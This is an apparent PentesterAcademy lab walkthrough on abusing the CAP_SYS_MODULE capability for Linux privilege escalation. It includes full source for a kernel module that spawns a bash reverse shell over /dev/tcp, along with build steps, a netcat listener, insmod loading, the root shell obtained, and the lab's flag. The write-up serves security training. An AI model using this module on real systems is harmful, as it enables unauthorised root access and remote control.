ATTACK DEFENSE

by PentesterAcademy

Name	The Basics: CAP_SYS_MODULE
URL	https://attackdefense.com/challengedetails?cid=1344
Type	Privilege Escalation : Linux Capabilities


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: You need to abuse the CAP_SYS_MODULE to get root on the box! A FLAG is stored in root's home directory which you need to recover!

Solution:

Step 1: Identify the binaries which have capabilities set.

Command: getcap -r / 2>/dev/null



```
student@localhost:~$
student@localhost:~$ getcap -r / 2>/dev/null
/bin/kmod = cap_sys_module+ep
student@localhost:~$
```

The CAP_SYS_MODULE capability is set on /bin/kmod binary. As a result, the current user can insert/remove kernel modules in/from the kernel of the host machine.

Step 2: Write a program to invoke a reverse shell with the help of usermode Helper API,

Source Code:


```
#include <linux/kmod.h>
#include <linux/module.h>

MODULE_LICENSE("GPL");
MODULE_AUTHOR("AttackDefense");
MODULE_DESCRIPTION("LKM reverse shell module");
MODULE_VERSION("1.0");

char* argv[] = {"/bin/bash","-c","bash -i >& /dev/tcp/127.0.0.1/4444 0>&1", NULL};

static char* envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL };

static int __init reverse_shell_init(void) {

	return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}

static void __exit reverse_shell_exit(void) {

	printk(KERN_INFO "Exiting\n");
}

module_init(reverse_shell_init);
module_exit(reverse_shell_exit);
```

Explanation

- The call_usermodehelper function is used to create user mode processes from kernel space.
- The call_usermodehelper function takes three parameters: argv, envp and UMH_WAIT_EXEC
  - The arguments to the program are stored in argv.
  - The environment variables are stored in envp.
  - UMH_WAIT_EXEC causes the kernel module to wait till the loader executes the program.

Save the above program as “reverse-shell.c”

Command: cat reverse-shell.c



```
student@localhost:~$ cat reverse-shell.c
#include <linux/kmod.h>
#include <linux/module.h>

MODULE_LICENSE("GPL");
MODULE_AUTHOR("AttackDefense");
MODULE_DESCRIPTION("LKM reverse shell module");
MODULE_VERSION("1.0");

char* argv[] = {"/bin/bash","-c","bash -i >& /dev/tcp/127.0.0.1/4444 0>&1", NULL};

static char* envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL };


static int __init reverse_shell_init(void) {

    return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}

static void __exit reverse_shell_exit(void) {

        printk(KERN_INFO "Exiting\n");
}

module_init(reverse_shell_init);
module_exit(reverse_shell_exit);

student@localhost:~$
```


Step 3: Create a Makefile to compile the kernel module.

Makefile:

```
obj-m +=reverse-shell.o

all:
	make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:
	make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

Note: The make statement should be separated by a tab and not by 8 spaces, otherwise it will result in an error.


Command: cat Makefile



```
student@localhost:~$ cat Makefile
obj-m +=reverse-shell.o

all:
                make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:
                make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
student@localhost:~$
```

Step 4: Make the kernel module.


Command: make



```
student@localhost:~$ make
make -C /lib/modules/5.0.0-20-generic/build M=/home/student modules
make[1]: Entering directory '/usr/src/linux-headers-5.0.0-20-generic'
  CC [M]  /home/student/reverse-shell.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/student/reverse-shell.mod.o
  LD [M]  /home/student/reverse-shell.ko
make[1]: Leaving directory '/usr/src/linux-headers-5.0.0-20-generic'
student@localhost:~$
```

Step 5: Start a netcat listener on port 4444


Command: nc -vnlp 4444



```
student@localhost:~$ nc -vnlp 4444
Listening on [0.0.0.0] (family 0, port 4444)
```

Step 6: Copy and paste the lab URL in a new browser tab to open another terminal/console/CLI session. Insert the kernel module using insmod.

Command: insmod reverse-shell.ko




```
student@localhost:~$
student@localhost:~$ insmod reverse-shell.ko
student@localhost:~$
```

The kernel module will connect back to the netcat listening on port 4444 and provide bash shell to the attacker. The module will wait in the same state for the bash session to be closed and only then it will exit.

Step 7: Search for the flag file


Command: find / -name flag 2>/dev/null



```
root@localhost:/#

root@localhost:/# find / -name flag 2>/dev/null
find / -name flag 2>/dev/null
/root/flag
root@localhost:/#
```

Step 8: Retrieve the flag.

Command: cat /root/flag



```
root@localhost:/# cat /root/flag
cat /root/flag
6e3c0727de99e1e578cf1f587836d1c4
root@localhost:/#
```

Flag: 6e3c0727de99e1e578cf1f587836d1c4

References:

1. Capabilities (http://man7.org/linux/man-pages/man7/capabilities.7.html)
2. call_usermodehelper (https://www.kernel.org/doc/htmldocs/kernel-api/API-call-usermodehelper.html)
3. Invoking user-space applications from the kernel (https://developer.ibm.com/articles/l-user-space-apps/)
4. Usermode Helper API (https://insujang.github.io/2017-05-10/usermode-helper-api/)